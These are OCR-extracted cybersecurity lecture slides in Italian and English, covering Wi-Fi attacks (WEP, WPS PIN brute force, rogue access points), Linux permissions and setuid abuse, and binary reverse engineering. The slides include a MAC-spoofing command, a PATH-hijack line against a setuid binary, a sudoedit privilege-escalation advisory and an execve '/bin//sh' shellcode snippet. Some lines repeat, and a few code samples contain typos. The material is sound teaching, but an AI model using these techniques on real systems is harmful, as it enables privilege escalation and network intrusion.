Un primo meccanismo di “sicurezza” è quello di nascondere la rete agli occhi di un attaccante. Per accedervi bisognerà conoscerne il nome...

Un primo meccanismo di “sicurezza” è quello di nascondere la rete agli occhi di un attaccante. Per accedervi bisognerà conoscerne il nome...

Nome che viene inviato in chiaro dagli host che richiedono l’accesso...

Un primo meccanismo di “sicurezza” è quello di nascondere la rete agli occhi di un attaccante. Per accedervi bisognerà conoscerne il nome...

Nome che viene inviato in chiaro dagli host che richiedono l’accesso...

Guess what?

Security by Obscurity

A livello 2, i terminali IEEE 802.11 utilizzano degli indirizzi Mac, esattamente come le schede di rete Ethernet.

Un meccanismo di sicurezza potrebbe essere quello di abilitare solo alcuni indirizzi Mac, in modo da vincolare la rete a quelli.

Il problema di questo approccio, sempre di security by obscurity, è che l'indirizzo Mac è inviato in chiaro nella comunicazione IEEE 802.11. È possibile effettuare facilmente "spoofing" (successivamente a una fase di sniffing, ad esempio con Wireshark).

```
[root@snark ~]# macchanger -m 11:22:33:44:55:66 virbr0
Current MAC:   52:54:00:b7:9a:84 (unknown)
Permanent MAC: 00:00:00:00:00:00 (XEROX CORPORATION)
```


L'autenticazione alla rete e la confidenzialità sono cruciali in reti di questo tipo, in quanto per fare eavesdropping non è richiesto il man in the middle.

In una rete open le informazioni vengono inviate nell'etere in chiaro, tutti le possono leggere anche senza essere associati alla rete.

Per questo motivo esistono diversi meccanismi di protezione basati su meccanismi crittografici (cifrari).

Nonostante i meccanismi di cifratura e accesso alla rete, IEEE 802.11 prevede messaggi che vengono inviati in chiaro, senza nessun meccanismo di autenticazione o confidenzialità o anti replay.


Ad esempio esiste un messaggio di “disassociazione” a una rete. Con questo messaggio è possibile far sì che un terminale tolga l’associazione con un determinato access point.


Client
Access Point
Authentication phase
Request
Response
Association phase
Request
Response
Normal communication


La prima forma di autenticazione e confidenzialità delle parti è un meccanismo che prende il nome di Wired Equivalent Privacy.

Non è sicuro!!! Presenta due modalità di funzionamento:

- Shared Key
- Open System



Viene dimostrata la possessione della chiave da parte del client utilizzando un meccanismo di challenge and response.
Dannoso!!! Si può attaccare con attacchi KPA (known plaintext) e ricavare la chiave da tutte le autenticazioni.



Il richiedente della connessione è già a conoscenza del segreto comune, ovvero la chiave condivisa, altrimenti non sarebbe in grado di decifrare i pacchetti cifrati provenienti dall'access point.

$$m = m_0||m_1||m_2...m_n$$

$$RC4\_seed(IV||k)$$

$$c_0 = RC4() \oplus m_0$$

$$...$$

$$c_i = RC4() \oplus m_i$$

$$...$$

$$c_n = RC4() \oplus m_n$$

Dopo 30000 pacchetti trasmessi dalla rete le probabilit'a di collisione sono praticamente impossibili da evitare!

$$collisionP \approx 1 - e^{\frac{-30000^2}{2*2^{24}}} = 0.99999999999774...$$

Catturando pacchetti con lo stesso IV è possibile fare attacchi statistici.

Inoltre, catturando pacchetti con un IV noto è possibile far ricircolare pacchetti vecchi aumentando il traffico!!!

Per ovviare a questi (e altri) problemi di WEP, è stato sviluppato Wi-Fi Protected Access (WPA). Questo standard (arrivato alla versione 3), pone diversi modi di utilizzo per il canale:

- PSK, per reti domestica, chiave segreta su ogni dispositivo.
- Enterprise, per reti con molti utenti (e.g. ALMAWIFI)
- WPS, sistema di autenticazione facilitato

e diversi metodi di cifratura

- TKIP, compatibile WEP, deprecato
- CCMP, basato su AES

Il primo metodo di autenticazione è WPA-PSK TKIP. Per retrocompatibilità è basato su RC4 (come wep) e gestisce le chiavi in modo da complicare gli attacchi a WEP. Soffre degli stessi problemi ed è deprecato.

WPA-PSK CCMP invece, utilizza un cifrario forte (AES) e gestioni delle chiavi complesse. Risulta essere uno dei metodi più resistenti per WPA al momento.

Ovviamente le reti PSK soffrono degli stessi problemi legati al meccanismo di autenticazione, non alla crittografia, ad esempio è possibile perpetrare attacchi bruteforce o a dizionario come per le password.

WPS è una semplificazione del metodo d'accesso alla rete wifi, senza necessità di password (una sorta di quello che si ha, l'accesso fisico al dispositivo).

Abilita diverse metodologie d'accesso:

- Tasto fisico
- PIN

Figure: Fonte: sony.com

Il settaggio del nome della rete non è crittografato (SSID), solo l'accesso ad essa.

Questo rende possibile attacchi di tipo Rogue Access Point, in grado di effettuare spoofing del nome della rete e invitando ad accedere i client, che si troveranno impossibilitati utilizzando una password diversa da quella configurata.

Il tasto fisico può essere facilmente aggirato tramite un rogue access point posto in una posizione tattica.

Il meccanismo di login tramite pin invece comporta un problema molto più preoccupante.

Il pin è normalmente implementato tramite un numero di 7 cifre (10000000 tentativi brute force).

Per qualche scelta implementativa (sbagliata?) il pin viene controllato dal sistema di autenticazione prima per le prime 4 cifre del numero, poi per le altre 3.

Visto che le successive 3 cifre vengono controllate solo se le prime 4 sono corrette, questo porta i tentativi di brute force a 10000 + 1000, 11000 tentativi, circa 20 ore.

Inoltre, l'implementazione di WPS su molti dispositivi embedded utilizzava un generatore di numeri random (nonce) predicibile. Portando questo brute force a un paio di minuti catturando e analizzando la comunicazione.

Le reti enterprise invece prevedono l'utilizzo di un server di login determinato Radius.

Questo server mantiene il login degli utenti (un po' come un database per un'applicazione web).

Qual è il problema in questo caso?

Il primo passaggio della rete non è cifrato con nessuna chiave (in realtà esiste un meccanismo che utilizza i certificati), aprendo la possibilità di creazione di Rogue Access Point.

Normalmente la comunicazione viene effettuata con uno scambio Challenge e Response. È possibile quindi per il Rogue Access Point effettuare un crack della password brute force o a dizionario!

Esiste un protocollo d'accesso basato su WPA-Enterprise simile a WPS per WPA-PSK. Questo viene chiamato GTC (generic token card e può essere richiesto come preferenziale dall'access point.

Abilitato di default su tutti i dispositivi mobili, il protocollo disabilita l'uso di challenge e response inviando la password **in chiaro**.

Chiedetevi a questo punto cos'è una backdoor.

Attacco di Replay per reti WPA2. Nella fase di autenticazione della rete viene utilizzato un nonce che può essere riusato identico per velocizzare le autenticazioni successive.

Questo comporta il poter reinstallare chiavi vecchie (un po' come funziona in WEP), in modo da poter analizzare facilmente la comunicazione e risalire alla chiave di cifratura.

Grazie a questo attacco lo standard è stato ulteriormente modificato, generando WPA3.

Domande?

Sicurezza dei sistemi e permessi, Linux

Fondamenti di Cybersecurity 2022/2023

Davide Berardi <davide.berardi@unibo.it>

La sicurezza dei sistemi differisce da quella delle reti.

- Possibilità di avere un ente certificato nel mezzo (Sistema operativo);
- I sistemi possono essere singolo o multi-utente;
- Possibiltà di divisione dei privilegi.

È quella su cui agiscono Malware locali.

Si definisce privilege escalation la possibilità di ottenere più privilegi sul sistema.

Ad esempio la possiblità di installare programmi, leggere informazioni private o modificare configurazioni del sistema.

Il primo passo per il privilege escalation è l'esecuzione arbitraria di codice (p.e. per poter effettuare attacchi per ottenere privilegi più elevati).

Questo può essere perpetrato:

- Installando software.
- Facendo girare software.
- Sfruttando vulnerabilità in grado di dirottare il funzionamento dei programmi.

In UNIX (più o meno!) tutto è un file.

Questo significa che avendo controllo su un file si può ottenere controllo su quello che rappresenta (e.g. /dev/snd/* per l'audio).

Il sistema mantiene le informazioni di accesso ai file tramite un meccanismo denominato Access Control List (ACL). Queste vengono rappresentate come una tabella soggetto / oggetto:

Esempio: Alice: read,write ; Bob: read ; Other: read

Unix / Linux (senza le estensioni denominate Posix ACL), dichiara 3 soggetti:

- Il proprietario di un file
- Il gruppo proprietario di un file
- Tutti gli altri

```
bera@snark ~ % ls -la /etc/passwd
-rw-r--r-- 1 root root 2083 Mar  9 17:23 /etc/passwd
```

I soggetti sono identificati tramite un file (/etc/passwd), il quale contiene un'associazione nome utente: user id.

Lo user id viene quindi salvato nel file-system, associato ad ogni file.

```
tor:x:43:43::/var/lib/tor:/usr/bin/nologin
usbmux:x:140:140:usbmux user:/:/usr/bin/nologin
```

Analogamente, per i gruppi, esiste un file (/etc/group) e un group id per gruppo.

```
vboxusers:x:108:bera
dhcpcd:x:986:
```


Normalmente in UNIX (sistemi multi-utente) è possibile **regalare** l'accesso a file ad altri utenti.

(vedremo dopo il comando chmod)

Una capability è un token in grado di rappresentare un determinato oggetto sul quale si ha l'accesso. Alcuni esempi di capability sono:

- I cookie web (identificatori che indicano a quale sessione è associata una comunicazione).
- I file aperti.

A seguito di una system call (richiesta al sistema operativo) open, viene ritornato un identificativo univoco che può essere riconosciuto dal sistema operativo per indicare il file.


fopen("aaa", "r")
f = 0x7fffabcd1234
Process
Libraries
User Space
open("aaa", O_RDONLY)
fd = 3
Kernel
Kernel Space

Le capability possono essere supportate da sistemi crittografici (e.g. cookie) o segmentazione a livello di sistema operativo (e.g. file).

Unix utilizza un sistema misto tra ACL (file non aperti) e Capabilities (file aperti / socket / ...).

Se volessimo evitare il regalo di accesso da parte dell'utente owner è possibile utilizzare un sistema di Mandatory Access Control (MAC).

In Linux ne esistono diversi:

- SeLinux
- Tomoyo
- SMACK
- ...

È facile pensare a questi sistemi pensando alla segregazione delle Applicazioni Android. E.g. da Telegram non posso vedere i messaggi di Whatsapp.

Esistono diversi modelli di flusso delle informazioni. Supponiamo di avere diversi file a diversi livelli di segretezza. Il modello Bell-LaPadula mette in atto le seguenti regole:

- Ogni soggetto e ogni oggetto hanno un livello di sicurezza.
- Un soggetto può leggere oggetti a livelli di sicurezza minori o uguali al suo.
- Un soggetto può scrivere oggetti a livelli di sicurezza pari o maggiori del suo.

WURD: Write-Up-Read-Down

Supponiamo di avere tre livelli di sicurezza:

- Top-Secret
- Secret
- Public

Alice è un'operatrice a livello Secret. Alice può:

- Leggere documenti Secret e Public
- Scrivere documenti Secret e Top-Secret

Alice non può scrivere documenti pubblici o leggere documenti top-secret!

Biba è un modello duale a Bell-LaPadula.

- Ogni soggetto e ogni oggetto hanno un livello di sicurezza.
- Un soggetto può scrivere oggetti a livelli di sicurezza minori o uguali al suo.
- Un soggetto può leggere oggetti a livelli di sicurezza pari o maggiori del suo.

WDRU: Write-Down-Read-Up

Nel mondo Windows prende il nome di Integrity Level (IL)

Usato per l'integrità dei dati. Supponiamo di avere tre livelli di sicurezza:

- Capitano
- Tenente
- Carabiniere Scelto

Alice è un'operatrice a livello Tenente. Alice può:

- Leggere documenti rilasciati da Tenenti e Capitani
- Scrivere documenti per Tenenti e Carabinieri Scelti

In questo modo Alice non può dare ordini a un suo superiore!

Nei sistemi operativi, il sistema per lo scambio dei dati locali (su cui poi si basa la logica UNIX) è il filesystem.

Su Linux a esempio si compone di una radice (/) dalla quale il sistema si dirama come un albero.

`/`	The root filesystem
`/proc`	(pseudo) The process virtual infrastructure (e.g. /proc/1/cmdline).
`/sys`	(pseudo) The system virtual infrastructure (e.g. /sys/class/leds).
`/dev`	(pseudo) Device drivers file interface (e.g. /dev/sda).
`/run`	(pseudo) Contains run-time information.
`/etc`	Configuration directory.
`/tmp`	Temporary directory, volatile, usually mounted in RAM.
`/root`	Root's home.
`/bin`	Binaries.
`/lib`	Libraries
`/sbin`	System Binaries.
`/usr`	User binaries
`/var`	Log, cache, and structured personal files (e.g. mailboxes).
`/home`	Users' directories.
`/mnt`	External mountpoint.
`/opt`	Optionals softwares.

Come dichiarato precedentemente, il sistema in modalità DAC (senza SeLinux o meccanismi MAC) analizza (in questo ordine!!!): UID processo e proprietario del file; GID e gruppo del file ; UID e Other.

Può generare complicanze contro-intuitive!!! (esempio se l'utente appartiene a un gruppo che può leggere il file ma è il suo proprietario e il proprietario non può leggere il file)

Il super utente privilegiato del sistema è quello che può svolgere ogni operazione a partire dalla radice (root) del file system.

Questo utente prende il nome di root, SYSTEM nei sistemi Windows.

È possibile cambiare il proprietario (o il gruppo) di appartenenza di un file.

Solo root (normalmente) può regalare i file agli altri!!!

È possibile anche modificare i permessi associati a un file. Questi vengono configurati tramite un comando chiamato chmod.

Questo comando prevede un'interfaccia a linea di comando in grado di interpretare numeri in base 8 (ottali) o un sistema di configurazione più "intuitivo" basato su un linguaggio specifico:

- bit 0: execute, possibilità di eseguire il file.
- bit 1: write, possibilità di scrivere il file
- bit 2: read, possibilità di leggere il file

Ovviamente impostando 777 come permessi ottali a un file lo stiamo regalando a tutti (other: read, write, execute)!!!

Sulle cartelle i permessi hanno un significato lievemente diverso:

- bit 0: execute, possibilità di entrare in una cartella.
- bit 1: write, possibilità di eliminare i file contenuti in una cartella (anche quelli non nostri su cui non abbiamo permesso di scrittura!!!!)
- bit 2: read, possibilità di leggere il contenuto di una cartella.

C'è un caso di security by obscurity, quale? :)

C'è un caso di security by obscurity, quale? :)

chmod 711 test/

Un utente può appartenere a più gruppi, questi vengono usati di solito per controllare accessi a file di device driver (/dev).

```
bera@snark ~ % ls -la /dev/tty0
crw--w---- 1 root tty 4, 0 Mar 23 16:25 /dev/tty0
```

Esistono 3 permessi speciali, i quali sono salvati nei bit più significativi dei metadati del file:

- setuid
- setgid
- sticky

Una cartella con permesso setuid verrà ignorata, mentre setgid assegnerà ai file creati al suo interno il gruppo d'appartenenza della cartella.

Questo è utile per mantenere all'interno di una cartella il gruppo corretto per tutti i file.

Lo sticky bit su una cartella invece permetterà l'eliminazione dei file al suo interno solo al suo owner (anche se la cartella ha permesso di scrittura per tutti, e.g. /tmp/).

Lo sticky bit su una file è ignorato e deprecato.

Un file setuid verrà eseguito come se fosse eseguito dal suo proprietario.

Analogamente un file setgid eseguirà con il gruppo di appartenenza.

ESTREMAMENTE PERICOLOSO!!!

Cosa succede, ad esempio se usiamo il seguente codice C?

```
...
system("whoami");
...
```

Il sistema eseguirà il comando whoami con i privilegi dell'utente indicato.

whoami è un comando shell, che può quindi essere dirottato cambiandogli il "nome".

PATH=. ./vulnprogram

In questo modo funziona il comando sudo, esegue con privilegi elevati e controlla la password dell'utente (normalmente tramite un framework chiamato PAM).

Description

In Sudo before 1.9.12p2, the sudoedit (aka -e) feature mishandles extra arguments passed in the user-provided environment variables (SUDO_EDITOR, VISUAL, and EDITOR), allowing a local attacker to append arbitrary entries to the list of files to process. This can lead to privilege escalation. Affected versions are 1.8.0 through 1.9.12.p1. The problem exists because a user-specified editor may contain a "--" argument that defeats a protection mechanism, e.g., an EDITOR='vim -- /path/to/extra/file' value.

Severity

CVSS Version 3.x | CVSS Version 2.0


CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 7.8 HIGH **Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

setuid è un ovvio problema di sicurezza. Per ottenere uno dei privilegi di root (e.g. cambiare un file) otteniamo l'intero insieme dei suoi privilegi (e.g. la possibilità di cambiare indirizzo IP della macchina). Per questo motivo sono stati spezzettati i privilegi di root in vari sotto privilegi, ad esempio:

- CAP_NET_ADMIN
- CAP_DAC_OVERRIDE
- ... (man capabilities)

Domande?




Reverse engineering and binary analysis

Davide Berardi (D)

March 16, 2021

License

Released under CC-BY-SA License



https://creativecommons.org/licenses/by-sa/4.0/

Agenda

- How programs are compiled
- ELF Structure
- Deassembly
- Decompilation
- Debug
- Anti debug
- Assembly
- Kernel space vs user space
- Systemcall vs library call
- Dynamic library vs static library
- Dynamic tracing

With Undefined Behavior, Anything is Possible

Aug 17, 2018

How programs are compiled

Suppose to have a C code like this:

```
#include <stdio.h>
int main(int argc, char **argv)
{
    char who[] = world;
    print("Hello %s!\n", who);
    return 0;
}
```

Which are the passes to compile it?

Precompilation

The compiler is istructed to include code or translate code from other sources, therefore the content of stdio.h (which, in ubuntu is placed at /usr/include/stdio.h) is placed before the main. You can inspect the results using gcc -E or with cpp.

```
$ gcc -E /tmp/test.c | grep 'int printf'
extern int printf (const char *__restrict __format, ...);
```

Another example can be:

```
$ cat test.c
#define CIAO 5
int main(int argc, char **argv) {
    printf("%d\n", CIAO);
}
$ gcc -E test.c | grep printf
 printf("%d\n", 5);
```

Compilation

The compiler will translate (and optimize) the C code into Assembly code.

```
$ gcc -S test.c -o - 2>/dev/null | grep main: -A 15
main:
.LFB0:
    .cfi_startproc
    pushq   %rbp
    .cfi_def_cfa_offset 16
    .cfi_offset 6, -16
    movq    %rsp, %rbp
    .cfi_def_cfa_register 6
    subq    $16, %rsp
    movl    %edi, -4(%rbp)
    movq    %rsi, -16(%rbp)
    leaq    .LC0(%rip), %rdi
    call    puts@PLT
    movl    $0, %eax
    leave
    .cfi_def_cfa 7, 8
```

The optimized assembly code will therefore be translated in opcodes, the binary language understandable by the machine, using an assembler (as).

```
$ gcc -c -o test.o test.c
$ file test.o
test.o: ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
```

Linking

If we look inside the code we have just placeholder and not the code of the functions not declared in our C code. This code will be injected into the program by the linker (ld).

```
$ gcc -o test test.c
$ ./test
Hello world!
```

ELF Structure

The constructed binary is serialized in a structured file which is formatted in the Executable and Linkable Format. This format declares different areas called segments:

```
$ readelf -S $(which /bin/ls)
  ...
  [13] .text             PROGBITS         0000000000004040  00004040
       0000000000012db2  0000000000000000  AX       0     0     16
  [15] .rodata           PROGBITS         0000000000017000  00017000
       0000000000005309  0000000000000000   A       0     0     32
  [23] .data             PROGBITS         0000000000022000  00021000
       0000000000000268  0000000000000000  WA       0     0     32
  [24] .bss              NOBITS           0000000000022280  00021268
       00000000000012d8  0000000000000000  WA       0     0     32
  ...
```

ELF Structure

Some common segments are:

- **.interp** Contains the path of the interpreter which will be used tu run the program.
- **.text** Contains the code of the executable i.e. `return 3 + 4;`.
- **.rodata** Contains read-only data. i.e. the string ciao in `printf("ciao");`
- **.data** Contains read and writable data. i.e. static int x = 0x41;
- **.bss** Contains uninitialized global variables. i.e. static int x;

We will introduce some of the other segments, useful for security or exploit in a next lecture.

Information leak!

We can also read the plain-text readable portions of code!

```
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv) {
    char *password = "super-secret-password";
    if (argc < 2) {
        printf("Usage: %s <name>\n", argv[0]);
        return 1;
    }

    if (!strcmp(password, argv[1]))
        printf("Access granted!\n");

    return 0;
}
```

```
$ gcc -o test test.c
$ strings test | grep pass
super-secret-password
```

Static analysis

If we invert the compilation process we can retrieve the assembly code of the program.
While the assembly is nearly 1:1 with the opcodes, the C program is not nearly 1:1 with the assembly code.
We can invert the assembly and the compilation phase with some techniques.

Going back: disassembly

The assembly phase is easily revertable, you can map the opcodes to their meaning in the x86_64 assembly. Beware that x86_64 does not use a different alphabet for data and code, therefore you can disassemble garbage (for example disassembling .rodata or .data).

```
$ objdump -D ./test | grep '^[0-9]\+ <main>' -A 10
0000000000001149 <main>:
    1149:       55                          push   %rbp
    114a:       48 89 e5                    mov    %rsp,%rbp
    114d:       48 83 ec 20                 sub    $0x20,%rsp
    1151:       89 7d ec                    mov    %edi,-0x14(%rbp)
    1154:       48 89 75 e0                 mov    %rsi,-0x20(%rbp)
    1158:       64 48 8b 04 25 28 00        mov    %fs:0x28,%rax
    115f:       00 00
    1161:       48 89 45 f8                 mov    %rax,-0x8(%rbp)
    1165:       31 c0                       xor    %eax,%eax
    1167:       c7 45 f2 77 6f 72 6c        movl   $0x6c726f77,-0xe(%rbp)
```

Going back: disassembling

Some tools that can disassemble the code

- **objdump** Open source, it is a basic disassembler, it can read most of the architecture but sometimes it can be disabled by simple tricks.
- **gdb** Open source, GNU debugger. It can disassemble most architectures.
- **radare2** Open source, it can disassemble most architectures but it is really bleeding edge and have a complex command set.
- **IDA** Closed source, available for linux, windows, and mac. A free version is available but it disassemble only x86_64 64-bit code.
- **Binary ninja** Closed source, available for linux, windows, and mac. A free version is available but it disassemble only x86_64 32-bit code.
- **Ghidra** Open source, developed by nsa

Going back: decompilation

From the assembly code we can try to reconstruct pseudo-C code. There are some decompilers which work using different techniques like:

- **Ghidra** Open source reverse engineering tool developed by NSA.
- **HexRay** Closed source decompiler, it can be attached to IDA.
- **Snowman** Open source decompiler.

Going back: decompilation, an example

```
struct s0 {
    int32_t f0;
    signed char[4] pad8;
    struct s0* f8;
    struct s0* f16;
};

void insert(struct s0** rdi, struct s0* rsi) {
    struct s0** v3;
    struct s0* v4;

    v3 = rdi;
    v4 = rsi;
    if (*v3 != (struct s0*)0) {
        if ((*v3)->f0 <= v4->f0) {
            if (v4->f0 > (*v3)->f0) {
                insert(&(*v3)->f8, v4);
            }
        } else {
            insert(&(*v3)->f16, v4);
        }
    } else {
        *v3 = v4;
    }
    return;
}
```

Anti static analysis technique

Beware! The static analyzers are complex and most of the times try to analyze the code using heuristics and complex approaches. Expecially for open source code, never rely on a single tool.
An example of an anti debug technique can start by changing the headers searched by objdump, in this case this tool will not work.
There are two main approaches that a disassembler can use

- **Linear sweep**: scan the code and analyze it translating byte by byte.
- **Recursive descent**: during a Linear sweep, when a branch is encountered, a new linear sweep is executed on this new branch.

Anti static analysis technique: obfuscation

The code can also be obfuscated, by introducing strange optimizations or unuseful instructions to break the disassemblers.
N.B. x86 Intel syntax!!!

```
0000: B8 00 03 C1 BB   mov eax, 0xBBC10300
0005: B9 00 00 00 05   mov ecx, 0x05000000
000A: 03 C1            add eax, ecx
000C: EB F4            jmp $-10
```

If we read the code starting from 0x02 we get a totally different interpretation.

```
0002: 03 C1            add eax, ecx
0004: BB B9 00 00 00   mov ebx, 0xB9
0009: 05 03 C1 EB F4   add eax, 0xF4EBC103
000E: 03 C3            add eax, ebx
0010: C3               ret
```

What is the stack?

The stack is the place where automatic memory of a program is placed, when you call a function or you declare an automatic variable it will be placed into this memory.

What is the heap?

The heap is the place where you can allocate memory (e.g. using malloc)

x86_64 Assembly

We will focus on x86_64 assembly because it is the most common in CTF nowadays.

GP Registers

A x86_64 cpu have 16 GP registers

- ***ax, *bx, *cx, *dx, *si, *di**
- ***sp, *bp**
- **r8-r15**

These can be accessed in 4 ways:

- full register (64 bit): **rax**
- half register (lowest 32 bit): **eax**
- 1/4 register (lowest 16 bit): **ax**
- 1/8 register (lowest 8 bit): **al**

x86_64 special registers

There are some registers which are automatically used by the CPU, these are:

- **rip** Points to the instruction that will be executed at the next step.
- **rsp** used automatically to keep the pointer to the stack frame with push and pop;
- **rflags** The flags set that describes the status of the current run (e.g. zero to indicate that the previous instruction returned 0).
- Also, **rbp** is not used by the CPU automatically but it is normally used to calculate offset from memory locations.

x86_64 SIMD registers

xmm0-15 registers are 16 registers which enables the use of SIMD instructions (Single Instruction Multiple Data). Usually there are 128-bit or 256-bit and can be used to accelerate cryptographical operations or vector graphics.

- AESENC xmm1,xmm2/m128 —Perform One Round of an AES Encryption Flow round key from the second source operand, operating on 128-bit data (state) from the first source operand, and store the result in the destination operand.
- AESENCLAST xmm1, xmm2/m128 —Perform Last Round of an AES Encryption Flow a round key from the second source operand, operating on 128-bit data (state) from the first source operand, and store the result in the destination operand.
- AESKEYGENASSIST xmm1, xmm2/m128, imm8 Assist in expanding the AES cipher key, by computing steps towards generating a round key for encryption, using 128-bit data specified in the source operand and an 8-bit round constant specified as an immediate, store the result in the destination operand.

Example of x86_64 assembly code

```
xor %rax, %rax;
mov $$0xFF978CD091969DD1, %rbx ;
neg %rbx;
push %rbx;
push %rsp;
pop %rdi;
cdq;
push %rdx;
push %rdi;
push %rsp;
pop %rsi;
mov $$0x3b, %al;
syscall
```

Example of x86_64 assembly code

Parameters for functions get passed in RDI, RSI, RDX, RCX, R8, R9, XMM0–7

```
push   %rbp
mov    %rsp,%rbp
sub    $0x10,%rsp
mov    %edi,-0x4(%rbp)
mov    %rsi,-0x10(%rbp)
lea    0xeb5(%rip),%rdi
callq  1030 <system@plt>
mov    $0x0,%eax
leaveq
retq
nopl   0x0(%rax,%rax,1)
```

Dynamic analysis: debugging

We can use a debugger to see the code running and to analyze the instruction that are executed.

```
(gdb) b puts
Breakpoint 1 at 0x1030
(gdb) r
Starting program: /tmp/test

Breakpoint 1, 0x00007ffff7e48160 in puts () from /usr/lib/libc.so.6
(gdb) info register
rax            0x555555555139      93824992235833
rbx            0x555555555160      93824992235872
rcx            0x7ffff7f90578      140737353680248
rdx            0x7fffffffe2d8      140737488347864
rsi            0x7fffffffe2c8      140737488347848
rdi            0x555555556004      93824992239620
rbp            0x7fffffffe1d0      0x7fffffffe1d0
rsp            0x7fffffffe1b8      0x7fffffffe1b8
r8             0x0                 0
r9             0x7ffff7fe2260      140737354015328
r10            0xffffffffffffff3ed -3091
```

Dynamic analysis: debugging

We will focus on gdb, some example commands of gdb are:

- **r < <(shell command)** run the program with input from a shell script (like a pipe).
- **ni** next instruction without following calls.
- **si** step in following jumps.
- **info register** print the status of the
- **b printf** Break on printf invokation.
- **b *0x123456** Break on address 0x123456.
- **d3** Delete breakpoint 3.

GDB (and generally debuggers under linux) use a systemcall called **ptrace**, which can trace a process and retrieve the current status of the registers.

A glimpse of future!

GDB therefore can change the registers and modify the code of the process.
What happens if you attach a privileged process? and a privileged executable? (e.g. `setuid`)

Dynamic analysis: debugging

GDB have a pretty steep learning curve, to make the process easier you can install some of the following extensions:

- **peda**, Python Exploit Development Assistance. A python init script for gdb to debug the program in a more user-friendly way.
- `https://github.com/longld/peda`

```
R11: 0x0
R12: 0x555555554530 (<_start>:  xor    ebp,ebp)
R13: 0x7fffffffe580 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7ffff7a649b2 <_IO_new_popen+130>:  jmp    0x7ffff7a6498d <_IO_new_popen+93>
   0x7ffff7a649b4:      nop    WORD PTR cs:[rax+rax*1+0x0]
   0x7ffff7a649be:      xchg   ax,ax
=> 0x7ffff7a649c0 <_IO_puts>:   push   r13
   0x7ffff7a649c2 <_IO_puts+2>: push   r12
   0x7ffff7a649c4 <_IO_puts+4>: mov    r12,rdi
   0x7ffff7a649c7 <_IO_puts+7>: push   rbp
   0x7ffff7a649c8 <_IO_puts+8>: push   rbx
[-------------------------------------stack-------------------------------------]
0000| 0x7fffffffe488 --> 0x555555554655 (<main+27>:     mov    eax,0x0)
0008| 0x7fffffffe490 --> 0x7fffffffe588 --> 0x7fffffffe7ba ("/home/vagrant/test")
0016| 0x7fffffffe498 --> 0x100000000
0024| 0x7fffffffe4a0 --> 0x555555554660 (<__libc_csu_init>:       push   r15)
```

Dynamic analysis: debugging

GDB have a pretty steep learning curve, to make the process easier you can install some of the following extensions:

